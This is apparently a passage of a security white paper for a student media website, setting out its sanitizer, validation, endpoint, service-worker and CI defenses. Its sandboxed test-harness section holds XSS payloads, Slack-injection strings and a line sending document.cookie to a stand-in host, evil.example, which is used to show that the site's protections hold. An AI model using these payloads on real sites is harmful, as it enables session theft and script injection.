127 const walker = doc.createTreeWalker(doc.body, NodeFilter.SHOW_ELEMENT, null);
128 const remove = [];
129 let n;
130 while ((n = walker.nextNode())) {
131   const tag = n.tagName.toLowerCase();
132   if (!ALLOW_TAGS.has(tag)) { remove.push(n); continue; }
133   // Sanitize attributes
134   for (const attr of Array.from(n.attributes)) {
135     const name = attr.name.toLowerCase();
136     // Strip ALL event handlers (onclick, onerror, onload, …)
137     if (name.startsWith('on')) { n.removeAttribute(attr.name); continue; }
138     if (!ALLOW_ATTRS.has(name)) { n.removeAttribute(attr.name); continue; }
139     if (URL_ATTRS.has(name)) {
140       const safe = window.bcSafeUrl(attr.value);
141       if (safe === 'about:blank') { n.removeAttribute(attr.name); }
142       else { n.setAttribute(attr.name, safe); }
143     }
144     // Force noopener/noreferrer on any target=_blank links
145     if (tag === 'a' && name === 'target' && attr.value === '_blank') {
146       const cur = (n.getAttribute('rel') || '').toLowerCase();
147       if (!cur.includes('noopener'))   n.setAttribute('rel', (cur + ' noopener').trim());
148       if (!(n.getAttribute('rel')||'').toLowerCase().includes('noreferrer')) {
149         n.setAttribute('rel', (n.getAttribute('rel') + ' noreferrer').trim());
```

```
      }
    }
  }
}
// Replace disallowed nodes with their text content so we don't lose copy
for (const node of remove) {
  const text = doc.createTextNode(node.textContent || '');
  node.parentNode && node.parentNode.replaceChild(text, node);
}
return doc.body.innerHTML;
```

It is applied to every article body after the Portable Text serializer, which itself escapes all text and re-checks link schemes — two independent layers. §13 shows both holding against classic and mutation-XSS payloads.

SCRIPTS.JS · LINES 1746-1757 — RENDERPORTABLETEXT — ITS OWN SCHEME CHECK FOR LINKS

```
const safeUrl = (raw) => {
  if (raw == null) return 'about:blank';
  const url = String(raw).trim();
  if (!url) return 'about:blank';
  // Relative (no scheme), fragment, protocol-relative — safe
  if (/^(?:[\/?#]|[a-z0-9\-._~]+(?:\/|$))/i.test(url) && !/^[a-z][a-z0-9+.\-]*:/i.test(url)) {
    return url;
  }
  // Explicit allowed schemes
  if (/^(?:https?|mailto|tel):/i.test(url)) return url;
  return 'about:blank';
};
```

6.3 Every sink category

DATA → CONTEXT	EXAMPLE	DEFENSE
CMS text → element text	Headline on a card	`bcEscHtml` at each interpolation
CMS text → attribute	`alt`, `data-*`, `aria-label`	`bcEscAttr`
CMS URL → href	Link in an article	Schema allow-list → serializer `safeUrl` → sanitizer `bcSafeUrl`
CMS colour → style	Show accent colour	Hex regex → `bcSafeColor`
CMS enum → class name	Genre, verdict	Schema list → `bcSafeId`
Rich text → HTML	Article body	Escaping serializer → `bcSanitizeHtml`
Radio.co → text	Now playing, history	`bcSetMarqueeText` escapes; `textContent` elsewhere
YouTube ID → iframe URL	BTV player	`/^[A-Za-z0-9_-]{11}$/` before use (server and client)
Thumbnail URL → img	BTV cards	Only `https://i.ytimg.com/`, else rebuilt from the ID
iTunes URL → href	Apple Music button	Only `https://music.apple.com/`
Director photo → img	Team page	Only `https://cdn.sanity.io/`
Search query → highlighted HTML	⌘K results	Built from escaped text; only `<mark>` added
URL / localStorage → page	`?q=`, saved stories, recent searches	Length caps, type checks, escaping

SCRIPTS.JS · LINES 597-605 — RADIO.CO METADATA IS ESCAPED BEFORE IT BECOMES HTML

```
597 window.bcSetMarqueeText = function(el, text){
598   if (!el) return;
599   var safe = String(text == null ? '' : text);
600   // Pollers call this every few seconds with the same text; rewriting it
601   // would restart the scroll animation each time.
602   if (el.__bcMarqueeText === safe && el.querySelector('.np-marquee-text')) return;
603   el.__bcMarqueeText = safe;
604   // Innermost is a span we can measure independently of the container
605   el.innerHTML = '<span class="np-marquee-text">' + safe
```

6.4 The trust-boundary insight

The pre-audit code assumed CMS content was safe because editors are trusted. That is wrong for four reasons: accounts get compromised; the editor pool grows; encoding costs one function call while missing it costs total compromise; and some data (Radio.co, iTunes, YouTube) never came from an editor at all. The rule adopted: **treat every value as untrusted at every rendering site, whatever its origin.**

§ 07 — DEFENSE LAYER 4

Schema-Level Input Validation

> *Output encoding protects every rendering site at the last moment. Validation in the Studio stops bad data before it is ever published — with a clear message to the person who typed it.*

7.1 Rules by field type

FIELD KIND	RULE	FIELDS
Link in rich text	`uri({scheme: ['http','https','mailto','tel'], allowRelative: true})`	`richBody.link.href`
Social links	`uri({scheme: ['https']})`	11 platforms in Site Settings
Slides link	`uri({scheme: ['http','https'], allowRelative: false})`	`gbm.slidesUrl`
Colours	`^#([0-9a-fA-F]{3}|[0-9a-fA-F]{6}|[0-9a-fA-F]{8})$`	show and person accent colours
YouTube ID	`^[A-Za-z0-9_-]{11}$`, required	`episode.youtubeId`
Emoji	max 4 chars, no `< > " ' ` & \ /`	every emoji fallback
Times	`^([01]\d|2[0-3]):[0-5]\d$`; start ≠ end	radio time slots
Score / runtime / year	numeric ranges; `MM:SS`; 1900–2100	review, episode
Enumerations	fixed lists	desk, sport, verdict, genre, show type, dept, venue, day
Free text	length caps (40 – 4,000)	every text field
Arrays	max counts (tags 20, hosts 20)	tags, hosts
Alt text	required on article covers, inline images, show covers	images
Email	pattern + 320-char cap	`siteSettings.contactEmail`

BEARCAST-STUDIO/SCHEMAS/DOCUMENTS/RADIOSHOW.TS · LINES 129-142 — RADIOSHOW.TS — EMOJI AND COLOUR RULES WITH RATIONALE

```
129  // SECURITY: max-4 chars was fine for length but allowed any
130  // characters (e.g. `<svg`). We can't perfectly regex emoji ranges
131  // here (Unicode block coverage varies), but we reject obvious HTML
132  // metacharacters and ASCII letters/digits. Frontend still escapes
133  // before render — this is belt-and-suspenders.
134  validation: (r) =>
135    r.max(4).custom((v: any) => {
136      if (!v) return true
137      if (typeof v !== 'string') return 'Must be a string.'
138      if (/[<>"'`&\\/]/.test(v)) {
139        return 'Emoji cannot contain HTML metacharacters.'
140      }
141      return true
142    }),
```

BEARCAST-STUDIO/SCHEMAS/DOCUMENTS/EPISODE.TS · LINES 67-75 — EPISODE.TS — THE ID THAT ENDS UP IN AN IFRAME URL

```
67  // SECURITY: strict 11-char YouTube ID regex.
68  // [A-Za-z0-9_-] is the documented character set; reject everything
69  // else so we can't end up with characters that escape the embed
70  // URL path on the frontend.
71  validation: (r) =>
72    r.required().regex(/^[A-Za-z0-9_-]{11}$/, {
73      name: 'YouTube ID (11 chars, letters/digits/_/-)',
74      invert: false,
75    }),
```

BEARCAST-STUDIO/SCHEMAS/DOCUMENTS/SITESETTINGS.TS · LINES 148-156 — SITESETTINGS.TS — HTTPS-ONLY SOCIAL LINKS

```
148 // SECURITY: every URL field is limited to https — Sanity's default url
149 // type would otherwise allow javascript: links.
150 {
151   name: 'instagram',
152   type: 'url',
153   title: 'Instagram URL',
154   description: 'e.g. https://www.instagram.com/bearcastmedia/',
155   validation: (r: any) => r.uri({scheme: ['https']}),
156 },
```

7.2 Why both layers

- The frontend can change: a future renderer that forgets a helper still meets clean data.
- Bad data is expensive even when it cannot execute: a megabyte title breaks layouts and bloats every API response.
- The earliest rejection gives the clearest error — an editor learns “must start with https://”; a visitor just sees a broken page.

§ 08 — DEFENSE LAYER 5

Studio Configuration & CMS Access

8.1 Who can write

Only invited members of Sanity project `3getuuyu` can write, through Sanity's own sign-in (Google, GitHub or email), with roles assigned at sanity.io/manage. The project ID and dataset name in the repository are public identifiers, not credentials. No write token exists in the repository, the website or Cloudflare. The only token outside Sanity is the backup workflow's **Viewer** (read-only) token in GitHub secrets. The Vision GROQ playground is behind the same login.

Reading is public by design: `perspective=published` means drafts are never served, but every field of a *published* document is readable by anyone who queries the API. That is why no internal-only data belongs in Sanity — the former `person.email` field (finding P-1) has been removed.

8.2 Singleton enforcement (finding C-1)

BEARCAST-STUDIO/SANITY.CONFIG.TS · LINES 87-114 — SANITY.CONFIG.TS — BOTH CREATION PATHS CLOSED FOR SITESETTINGS

```
 87  document: {
 88    actions: (prev, context) => {
 89      if (SINGLETON_TYPES.has(context.schemaType)) {
 90        return prev.filter((action) => !SINGLETON_ACTIONS_TO_HIDE.has(action.action || ''))
 91      }
 92      return prev
 93    },
 94
 95    newDocumentOptions: (prev, {creationContext}) => {
  ⋮ … 9 lines omitted …
105      if (creationContext.type === 'global') {
106        return prev.filter(
107          (template) =>
108            !SINGLETON_TYPES.has(template.templateId) &&
109            !SINGLETON_TYPES.has((template as any).schemaType),
110        )
111      }
112      return prev
113    },
114  },
```

8.3 Keeping the Studio patched

BEARCAST-STUDIO/SANITY.CLI.TS · LINES 40-43 — SANITY.CLI.TS — HOSTED STUDIO TAKES PATCH RELEASES AUTOMATICALLY

```
40  deployment: {
41    appId: 'pkofvyqus27yytcrig3kzci7', // Avoids prompting for application id on deploy
42    autoUpdates: true,
43  },
```

Direct dependencies are pinned to exact versions; `overrides` force patched releases of vulnerable transitive packages (`js-yaml@3` , `smol-toml` , `uuid@10`). The CI Studio job and the backup workflow install with `npm ci` from the lockfile.

8.4 Bulk changes are code

Content migrations live in the repository with a rollback file each, support a server-side `--dry` run, apply one document per transaction (all-or-nothing) and also patch unpublished drafts so a later publish cannot reintroduce old values (Technical White Paper §4.9). They run with the operator's own login (`--with-user-token`), so no long-lived write token is ever created.

§ 09 — DEFENSE LAYER 6

Server Endpoints (Pages Functions)

> *Five small functions are the only server code. They accept input from anyone on the internet, hold secrets and talk to Slack, Sanity and YouTube — so each is written to fail closed.*

9.1 Scope first

`_routes.json` routes only `/api/*`, `/sitemap.xml` and the four article pages through the runtime; every other path is a plain static file with no code behind it.

9.2 The form endpoints: five gates, in order

FUNCTIONS/API/SONG-REQUEST.JS · LINES 15-21 — SONG-REQUEST.JS — DESIGN STATEMENT IN THE HEADER

```
15 Abuse protection, in order:
16   1. Only accepts requests from our own site (Origin check)
17   2. Honeypot field — bots that fill it get a fake "ok"
18   3. Length caps on every field
19   4. Per-IP throttle (best-effort; per Cloudflare isolate)
20   5. All user text is escaped for Slack, so nobody can trigger
21      @channel / @here pings or inject links into the message
```

FUNCTIONS/API/SONG-REQUEST.JS · LINES 74-81 — GATE 1 — ONLY THE SITE'S OWN PAGES MAY POST

```
74 function originAllowed(request){
75   // Only our own pages may post here: the browser's Origin must match the
76   // host this request was sent to (bearcastmedia.com, www, a preview deploy
77   // or local wrangler all match themselves; any other site doesn't).
78   const origin = request.headers.get('Origin') || '';
79   if (ALLOWED_ORIGINS.includes(origin)) return true;
80   try { return new URL(origin).host === new URL(request.url).host; } catch (_) { return false; }
81 }
```

The origin rule accepts the two production origins, or any origin whose host equals the host the request was sent to — so preview deployments and local `wrangler` work, and any other site is refused. Because the endpoint only accepts JSON bodies and checks `Origin`, a cross-site HTML form cannot post into it (CSRF).

FUNCTIONS/API/SONG-REQUEST.JS · LINES 92-116 — GATES 2-3 — SIZE BEFORE PARSING, SHAPE, HONEYPOT, REQUIRED FIELDS

```
92  // A real request is well under 4 KB; refuse anything big before parsing it.
93  const MAX_BODY = 8 * 1024;
94  if (Number(request.headers.get('Content-Length') || 0) > MAX_BODY) {
95    return json({ ok: false, error: 'too_large' }, 413);
96  }
97  let data;
98  try {
99    const raw = await request.text();
100   if (raw.length > MAX_BODY) return json({ ok: false, error: 'too_large' }, 413);
101   data = JSON.parse(raw);
102 } catch (_) {
103   return json({ ok: false, error: 'bad_request' }, 400);
```

```
104 }
105
106 if (!data || typeof data !== 'object' || Array.isArray(data)) return json({ ok: false, error:
    'bad_request' }, 400);
107
108 // Honeypot — pretend it worked so the bot moves on.
109 if (clean(data.website)) return json({ ok: true }, 200);
110
111 const song    = clean(data.song);
112 const name    = clean(data.name);
113 const message = clean(data.message);
114
115 if (!song) return json({ ok: false, error: 'song_required' }, 400);
116 if (song.length > LIMITS.song || name.length > LIMITS.name || message.length > LIMITS.message) {
```

FUNCTIONS/API/SONG-REQUEST.JS · LINES 48-52 — GATE 4 — HONEST ABOUT ITS LIMITS

```
48 // Per-IP throttle. Lives in isolate memory, so it isn't global — it
49 // stops a single person hammering the button, not a distributed flood.
50 // For hard limits add a Cloudflare WAF rate-limiting rule on this path.
51 const THROTTLE_MS = 30 * 1000;
52 const lastByIp = new Map();
```

FUNCTIONS/API/SONG-REQUEST.JS · LINES 132-148 — GATE 5 — EVERY USER STRING IS ESCAPED FOR SLACK MRKDWN

```
132 const fields = [
133   { type: 'mrkdwn', text: `*From:*\n${name ? slackEsc(name) : '_Anonymous_'}` }
134 ];
135 const tier = tierLabel(data.listener);
136 // Tiers are tracked in the listener's browser, so DJs see it flagged as unverified.
137 if (tier) fields.push({ type: 'mrkdwn', text: `*Listener tier* _(self-reported)_:\n${tier}` });
138 const blocks = [
139   { type: 'section', text: { type: 'mrkdwn', text: `:musical_note: *${slackEsc(song)}*` } },
140   { type: 'section', fields }
141 ];
142 if (message) {
143   blocks.push({ type: 'section', text: { type: 'mrkdwn', text: `*Shout-out:*\n>${slackEsc(message).replace(/
    \n/g, '\n>')}` } });
144 }
145 blocks.push({
146   type: 'context',
147   elements: [{ type: 'mrkdwn', text: 'Requested via bearcastmedia.com/radio' }]
148 });
```

Slack treats `&`, `<` and `>` as control characters (`<!channel>`, `<https://link|text>`, `<@U123>`); escaping exactly those makes user text inert. Messages also set `unfurl_links: false`. The listener tier is never text from the browser: the browser sends an integer index and star count, and the server looks up the label from its own list and marks it "(self-reported)".

9.3 Applications carry personal data

`/api/join` applies the same gates with stricter rules: year and "how did you hear" must come from fixed lists, the email must match a pattern that excludes characters able to break Slack's `<mailto:…|…>` syntax, and every field has a cap. The webhook must point at a **private, directors-only** channel (Slack app "Bearcast Interest Form"). Nothing is stored on bearcastmedia.com; Slack's retention settings govern the copy there.

FUNCTIONS/API/JOIN.JS · LINES 31-37 — JOIN.JS — ALLOW-LISTS AND LIMITS

```
31 const LIMITS = { name: 100, email: 254, major: 150, experience: 3000, why: 4000, dept: 60, depts: 12 };
32 const YEARS = ['Freshman', 'Sophomore', 'Junior', 'Senior', 'Graduate Student'];
33 const HOW_HEARD = ['Campus event / tabling', 'Word of mouth / friend', 'Social media', 'Bearcast Radio',
34   'Bearcast website', 'Class announcement', 'Other'];
35 // Same check the form uses; also guarantees no <, >, | that could break
36 // the Slack mailto link.
37 const EMAIL_RE = /^[^\s@<>|]+@[^\s@<>|]+\.[^\s@<>|]{2,}$/;
```

9.4 Secrets

Webhook URLs and the optional YouTube key are Cloudflare encrypted variables, read from `env`. A missing secret returns 503 `not_configured` and logs a message; a Slack error returns 502 and clears the throttle entry so the person can retry. Error responses never echo internal details.

9.5 Listener count (D1)

FUNCTIONS/API/LISTENERS.JS · LINES 126-155 — LISTENERS.JS — POST: ORIGIN, THROTTLE, SIZE, ID FORMAT, BOUND SQL

```
126 export async function onRequestPost({ request, env, waitUntil }){
127   if (!originAllowed(request)) return json({ ok: false, error: 'forbidden' }, 403);
128   const db = env.LISTENERS_DB;
129   if (!db) return json({ ok: false, listeners: null }, 200);
130   if (throttled(request.headers.get('CF-Connecting-IP') || 'unknown')) return json({ ok: false, error:
    'slow_down' }, 429);
131   if (Number(request.headers.get('Content-Length') || 0) > 512) return json({ ok: false, error:
    'too_large' }, 413);
132
133   let body;
134   try { body = JSON.parse(await request.text()); } catch (_) { return json({ ok: false, error:
    'bad_json' }, 400); }
135   const id = body && typeof body.id === 'string' ? body.id : '';
136   if (!ID_RE.test(id)) return json({ ok: false, error: 'bad_id' }, 400);
137
138   try {
139     await ensureSchema(db);
140     const now = Date.now();
141     if (body.on === false) {
142       await db.prepare('DELETE FROM listeners WHERE id = ?').bind(id).run();
143     } else {
144       await db.prepare('INSERT INTO listeners (id, seen) VALUES (?, ?) ON CONFLICT(id) DO UPDATE SET seen =
    excluded.seen')
145         .bind(id, now).run();
146     }
147     // Now and then, clear out listeners who left long ago (keeps the table tiny).
148     if (Math.random() < 0.05) waitUntil(db.prepare('DELETE FROM listeners WHERE seen < ?').bind(now -
    PRUNE_MS).run());
149     const counts = await countAndPeak(db);
150     return json({ ok: true, ...counts }, 200, { 'Cache-Control': 'no-store' });
151   } catch (err) {
152     console.error('[listeners] POST failed', err);
153     return json({ ok: false, listeners: null }, 200);
154   }
155 }
```

All SQL uses `prepare(...).bind(...)`; IDs must match `^[A-Za-z0-9-]{8,64}$`; bodies over 512 bytes are refused; the per-IP limit is generous (300 per minute) because a whole campus can share one public IP. Stored data is a random ID and a timestamp — no name, account or IP — and rows older than ten minutes are pruned. A forged-heartbeat flood could inflate the displayed count (N-2); it cannot reach anything else.

9.6 Link previews and the sitemap

The middleware turns a URL parameter into a Sanity lookup, so it is written defensively: the key is cut to 200 characters and passed as a bound GROQ parameter (never concatenated into the query), YouTube keys must match `yt-` plus a valid ID, upstream calls have a 2.5 s budget, and any failure serves the unmodified page. Values written into attributes are HTML-escaped; JSON-LD has `<`, `>` and `&` escaped as Unicode so a headline cannot close the `<script>` element; the sitemap XML-escapes every URL.

FUNCTIONS/_MIDDLEWARE.JS · LINES 95-103 — _MIDDLEWARE.JS — BOUND PARAMETERS, PUBLISHED PERSPECTIVE

```
async function groq(query, params) {
  const u = new URL(`https://${SANITY.project}.apicdn.sanity.io/v${SANITY.api}/data/query/${SANITY.dataset}`);
  u.searchParams.set('query', query);
  u.searchParams.set('perspective', 'published');
  for (const k in params || {}) u.searchParams.set('$' + k, JSON.stringify(params[k]));
  const r = await fetch(u.toString(), { cf: { cacheTtl: 300, cacheEverything: true } });
  if (!r.ok) throw new Error('Sanity HTTP ' + r.status);
  return (await r.json()).result;
}
```

FUNCTIONS/_MIDDLEWARE.JS · LINES 202-203 — _MIDDLEWARE.JS — SCRIPT-SAFE JSON-LD

```
const ldJson = JSON.stringify(ld).replace(/</g, '\\u003c').replace(/>/g, '\\u003e').replace(/&/g, '\\u0026');
const esc = s => String(s).replace(/&/g, '&amp;').replace(/"/g, '&quot;').replace(/</g, '&lt;').replace(/>/g, '&gt;');
```

9.7 BTV list

`/api/btv-videos` takes no user input. Upstream data is untrusted: only entries with a valid 11-character ID are kept, titles and descriptions are truncated, dates and numbers type-checked, numeric HTML entities decoded through a safe `fromCodePoint` wrapper, every fetch has an 8-second timeout, and non-GET methods get 405 with an `Allow` header.

§ 10 — DEFENSE LAYER 7

Client-Side Data Integrity & Privacy

> *The site keeps visitors' personal data on their own devices. That is good for privacy, but it means data read back from `localStorage` or an imported file is untrusted input like any other.*

10.1 What is stored, and where

KEY	STORAGE	CONTENTS	VALIDATION ON READ
`bc_me_v1`	local	Your Bearcast history	`bcMeNormalize` + `bcSanitize`
`bc_saved_v1`	local	Saved stories (≤200)	type checks; image must be `https:`
`bc_recent_q_v1`, `bc-cmdk-recent`	local	Recent searches / picks	strings only, length-capped
`bc_site_settings_v1`	local	Site Settings cache (30 days, per deploy)	social URLs re-checked `https:` on use
`bc_am_links`	local	Apple Music link cache	only `https://music.apple.com/` returned
`bc_pending_requests`	local	Last 5 requests, 12 h	TTL and shape
`bc-theme`, `bc-volume`, `bc_viz_style`, `bc_viz_off`, `bc_you_period`, `bc_dj_notify`, `bc_live_since`, `bc_trophies_open`, `bc_aurora_welcomed`	local	Preferences and flags	allow-listed values
`bc-cmdk-index-v3`	session	⌘K archive index	public data
`bc_listen_id`	session	Random per-tab listener ID	regex

No cookies are set by the site, there is no analytics, and no third-party script runs. Every storage access is wrapped in `try/catch` so private-browsing modes degrade gracefully.

10.2 Tamper checks and prototype pollution

Objects keyed by artist or song name could be poisoned with keys like `__proto__` — either by an artist literally named "constructor" or by a crafted import file. Such keys are renamed on write and dropped on read. `bcSanitize` clamps every number to what is physically possible (no history before launch day or in the future, no hour over 3,600 s, totals backed by day records). Imports are capped at 5 MB, must identify as a Bearcast export, and are rejected outright if sanitizing finds any problem; the merge takes the larger of each counter, so replaying a file cannot inflate totals.

SCRIPTS.JS · LINES 2474-2480 — BC_ME — GUARDING OBJECT KEYS

```
2474  // Keys that would hit Object.prototype if used as plain-object keys
2475  // (an artist called "constructor", or a crafted import file).
2476  const BC_BAD_KEYS = new Set(['__proto__', 'constructor', 'prototype']);
2477  function bcArtistKey(a){
2478    const k = bcPrimaryArtist(a).toLowerCase();
2479    return BC_BAD_KEYS.has(k) ? k + '_' : k;
2480  }
```

SCRIPTS.JS · LINES 6830-6837 — RADIO MODULE — IMPORT REJECTS EDITED FILES

```
6830  if (file.size > 5 * 1024 * 1024) { window.bcToast('That file is too big to be a Bearcast export.', { type:
      'error' }); return; }
6831  try {
6832    const json = JSON.parse(await file.text());
6833    if (!json || json.app !== 'bearcast-radio' || !json.data) throw new Error('not ours');
6834    const src = bcMeNormalize(json.data);
6835    if (bcSanitize(src)) {
6836      window.bcToast('This history file has been edited or damaged, so it can't be imported.', { type:
      'error', duration: 5000 });
6837      return;
```

Because the data lives on the device, a determined user can always edit it. The design accepts that: tiers are a fun shout-out cue, labelled self-reported wherever another person sees them, and nothing security-relevant depends on them.

10.3 Privacy-enhancing choices

- YouTube embeds use `youtube-nocookie.com` and load only when a visitor opens a video.
- Social icons are inline SVG — no network-provided widgets.
- Fonts are self-hosted, so no Google request reveals visitors' IPs.
- Text-to-speech uses the device's own voice engine; nothing is sent to a server.
- Notifications are opt-in and permission is requested only when the visitor clicks.
- Listener counting uses a random per-tab ID, never an IP or account.

§ 11 — DEFENSE LAYER 8

The Service Worker

> *A service worker can intercept, cache and synthesize responses for its origin, so it is privileged code with its own trust boundary. This one is deliberately narrow.*

11.1 What it can and cannot do

- **Same origin only.** Requests to other origins pass straight through, and live-data hosts are named explicitly so they could never be cached even by mistake.
- **GET only.** Form posts, heartbeats and anything with side effects are never touched.
- **No synthesized content** except returning a cached page or the offline page.
- **Versioned caches.** Every deploy stamps a new cache name; activation deletes all others.

SW.JS · LINES 91-101 — SW.JS — WHAT IS NEVER INTERCEPTED

```
91  self.addEventListener('fetch', (e) => {
92    const req = e.request;
93    if (req.method !== 'GET') return;
94
95    let url;
96    try { url = new URL(req.url); } catch (_) { return; }
97
98    if (NETWORK_ONLY_HOSTS.some((h) => url.hostname === h || url.hostname.endsWith('.' + h))) return;
99    if (url.origin !== self.location.origin) return;
100
101   const accept = req.headers.get('Accept') || '';
```

SW.JS · LINES 80-89 — SW.JS — OLD CACHES DELETED ON EVERY DEPLOY

```
80  self.addEventListener('activate', (e) => {
81    const KEEP = [CACHE_STATIC, CACHE_PAGES];
82    e.waitUntil(
83      caches.keys()
84        .then((keys) => Promise.all(
85          keys.filter((k) => !KEEP.includes(k)).map((k) => caches.delete(k))
86        ))
87        .then(() => self.clients.claim())
88    );
89  });
```

11.2 Closing RR-6

In v1.1, shipping new CSS/JS without hand-bumping `CACHE_VERSION` left returning visitors on old assets — not a hole, but a way for a security fix to be delayed. The version is now `v-__ASSET_VERSION__`, stamped by `build.sh` with the commit SHA, and the build fails if a placeholder is missing or left behind. `/sw.js` is served `Cache-Control: no-cache` so browsers check for a new worker promptly, and install fetches use `cache: 'no-cache'` so a stale HTTP-cache copy is never precached.

11.3 Interaction with the CSP

The worker is a same-origin script, so it is allowed by `script-src 'self'` and served with the same headers. It does not widen the policy: responses it returns from cache carry their original headers, including the CSP.

§ 12 — DEFENSE LAYER 9

Build, CI, Secrets & Supply Chain

12.1 The deploy contains only the website

The Cloudflare build output is the repository root, so without care every committed file would be public. `build.sh` removes the Studio source, workflows, docs, licence, package files and itself before upload, refuses to run outside Cloudflare (it is destructive), and fails rather than ship unversioned assets. The weekly health check confirms `/README.md` returns 404.

BUILD.SH · LINES 37-41 — BUILD.SH — DESTRUCTIVE SCRIPT, SO IT CHECKS WHERE IT IS

```
37 if [ "${CF_PAGES:-}" != "1" ]; then
38   echo "build.sh: this only runs as the Cloudflare Pages build step (it edits and deletes files)." >&2
39   echo "          Nothing was changed. You don't need to run it locally." >&2
40   exit 1
41 fi
```

12.2 Least privilege in GitHub Actions

WORKFLOW	TOKEN PERMISSIONS	SECRETS USED
PR checks	`contents: read`	none
Health check	`contents: read`, `issues: write`	`GITHUB_TOKEN`; `BACKUP_REPO_TOKEN` (read releases) if set
Sanity backup	`contents: write`	`SANITY_AUTH_TOKEN` (Viewer); `BACKUP_REPO_TOKEN` (fine-grained, Contents R/W on one repo)

The PR workflow uses the `pull_request` trigger (not `pull_request_target`), so code from a fork runs without access to secrets. `MAINTENANCE.md` requires, before the repository goes public, requiring approval for workflows from outside collaborators, branch protection on `main`, secret scanning with push protection, and private vulnerability reporting.

12.3 Backups cannot be published

Backups contain drafts and contributors' emails. The first step of the backup job checks, through the GitHub API, that the destination repository is private, and stops otherwise — so making the code repository public can never publish the backups.

.GITHUB/WORKFLOWS/SANITY-BACKUP.YML · LINES 85-89 — SANITY-BACKUP.YML — THE VISIBILITY GUARD

```
85 private=$(gh api "repos/$TARGET_REPO" --jq .private 2>/dev/null || echo unknown)
86 if [ "$private" != "true" ]; then
87   echo "::error::Refusing to save backups to $TARGET_REPO — it is not a private repository (visibility check returned '$private'). Backups contain unpublished drafts and personal emails. Set BACKUP_REPO to a private repo (see MAINTENANCE.md)."
88   exit 1
89 fi
```

12.4 Secrets inventory

SECRET	LIVES IN	GRANTS	ROTATION TRIGGER
`SLACK_SONG_REQUEST_WEBHOOK`	Cloudflare	Post to the requests channel	Spam, staff change
`SLACK_JOIN_WEBHOOK`	Cloudflare	Post to the directors' private channel	Any suspicion; channel change
`YOUTUBE_API_KEY` (optional)	Cloudflare	YouTube Data API quota (restrict to that API)	Quota abuse
`SANITY_AUTH_TOKEN`	GitHub	Read the dataset incl. drafts	Web Director handoff
`BACKUP_REPO_TOKEN` (optional)	GitHub	Write one private repo	Expiry date (calendar it)

`.gitignore` excludes `.env*`, `.dev.vars`, `*.pem`, `*.key` and the generated bundles; `MAINTENANCE.md` states there are no secrets anywhere in the git history.

12.5 Third-party code at build and in CI

- **Website:** no runtime dependencies at all.
- **Build:** esbuild pinned to an exact version, fetched by `npx` on each build; if unavailable, readable bundles ship.
- **Studio:** exact pins + lockfile + overrides; upgraded deliberately (MAINTENANCE.md).
- **Actions:** pinned to major tags (`@v7`), grouped monthly Dependabot updates (N-7).
- **Lint:** ESLint 9 installed fresh in CI into a temporary directory.

12.6 Responsible disclosure

SECURITY.MD · LINES 3-16 — SECURITY.MD

```
3  ## Reporting a vulnerability
4
5  **Please don't report security problems in public issues or pull requests.**
6
7  Report them privately through GitHub:
8  **Security tab → "Report a vulnerability"** on this repository.
9
10 Please include:
11 - what you found and where (page, file, or endpoint);
12 - steps to reproduce, or a proof of concept;
13 - the impact you think it has.
14
15 You'll get a reply within a week. Fixes are deployed as soon as they're
16 verified, and you'll be credited in the fix unless you'd prefer not to be.
```

§ 13 — VERIFICATION

Verification — October 2026

> *Claims about defenses are only as good as the tests behind them. Every layer above was exercised against the October 2026 snapshot with harmless payloads, in isolation from the live site.*

13.1 Setup

Following `SECURITY.md`, nothing was run against bearcastmedia.com. The repository snapshot was copied into a sandbox and tested four ways:

1. The repository's own `pr-checks.sh` and ESLint configuration — exactly what CI runs.
2. **Endpoint harness** (Node 22): imports each Function and calls its handler with crafted `Request` objects. Slack is replaced by a recording mock, D1 by an in-memory SQLite database, the edge cache by a no-op.
3. **Browser harness** (Playwright + Chromium): serves the site with the real `Content-Security-Policy` from `_headers`, loads a page, then pushes payloads through each frontend helper and, finally, deliberately bypasses them all.
4. **Tamper harness**: feeds forged Your Bearcast histories to `BC_ME`'s checks in the browser.

TEST HARNESS · FUNCTIONS-TEST.MJS · LINES 51-57 — ENDPOINT HARNESS — AN INJECTION ATTEMPT AGAINST SLACK FORMATTING

```
51  slackCalls = [];
52  const ip = '203.0.113.7';
53  r = await j(await song.onRequestPost({ request: req('/api/song-request', { ip, body: { song: '<!channel>
    <https://evil.example|click> & @here', name: '<@U123>', message: 'hi\n<!everyone>', listener: { tier: 9,
    stars: 3 } } }), env }));
54  const sent = JSON.stringify(slackCalls[0] || {});
55  check('song-request: valid request forwarded', r.status === 200 && slackCalls.length === 1, `HTTP $
    {r.status}`);
56  check('song-request: Slack control chars escaped', !/<!channel>|<https:|<@U123>|<!everyone>/.test(sent) &&
    sent.includes('&lt;!channel&gt;'), sent.match(/:musical_note: \*[^*]*\*/)?.[0] || '');
57  check('song-request: tier label looked up server-side', sent.includes('Hall of Fame ★3') &&
    sent.includes('self-reported'), 'tier index 9 + 3 stars');
```

TEST HARNESS · BROWSER-TEST.MJS · LINES 79-89 — BROWSER HARNESS — BYPASS EVERY HELPER AND SEE WHAT THE CSP ALLOWS

```
79  // 8. CSP backstop: deliberately bypass every helper and write raw markup.
80  const csp = await page.evaluate(async () => {
81    const d = document.createElement('div'); document.body.appendChild(d);
82    d.innerHTML = '<img src="data:," onerror="window.__pwned++"><button onclick="window.__pwned++" id="b">b</
    button>';
83    document.getElementById('b').click();
84    const s = document.createElement('script'); s.textContent = 'window.__pwned++';
    document.body.appendChild(s);
85    const s2 = document.createElement('script'); s2.src = 'https://evil.example/x.js';
    document.body.appendChild(s2);
86    try { await fetch('https://evil.example/collect?c=' + document.cookie); } catch (_) {}
87    await new Promise(r => setTimeout(r, 500));
88    return { pwned: window.__pwned, violations: window.__viol };
89  });
```

13.2 CI checks and lint

```
$ bash .github/scripts/pr-checks.sh
1 JavaScript parses ✅   2 JSON valid ✅   3 Placeholders ✅   4 Local files ✅
5 No test code ✅        6 CSP strict & in sync, inline scripts match hashes ✅   7 Bundles build ✅
All site checks passed.
$ npx eslint scripts.js sw.js functions   0 problems
```

13.3 Endpoint results — 22 of 22

RESULT	CHECK	OBSERVED
PASS	song-request: foreign Origin refused	HTTP 403 forbidden
PASS	song-request: honeypot gets fake ok, nothing sent	HTTP 200, Slack calls: 0
PASS	song-request: 301-char song rejected	HTTP 400 too_long
PASS	song-request: 9 KB body refused before parsing	HTTP 413 too_large
PASS	song-request: JSON array rejected	HTTP 400 bad_request
PASS	song-request: valid request forwarded	HTTP 200
PASS	song-request: Slack control chars escaped	:musical_note: *<!channel> <https://evil.example|click> & @here*
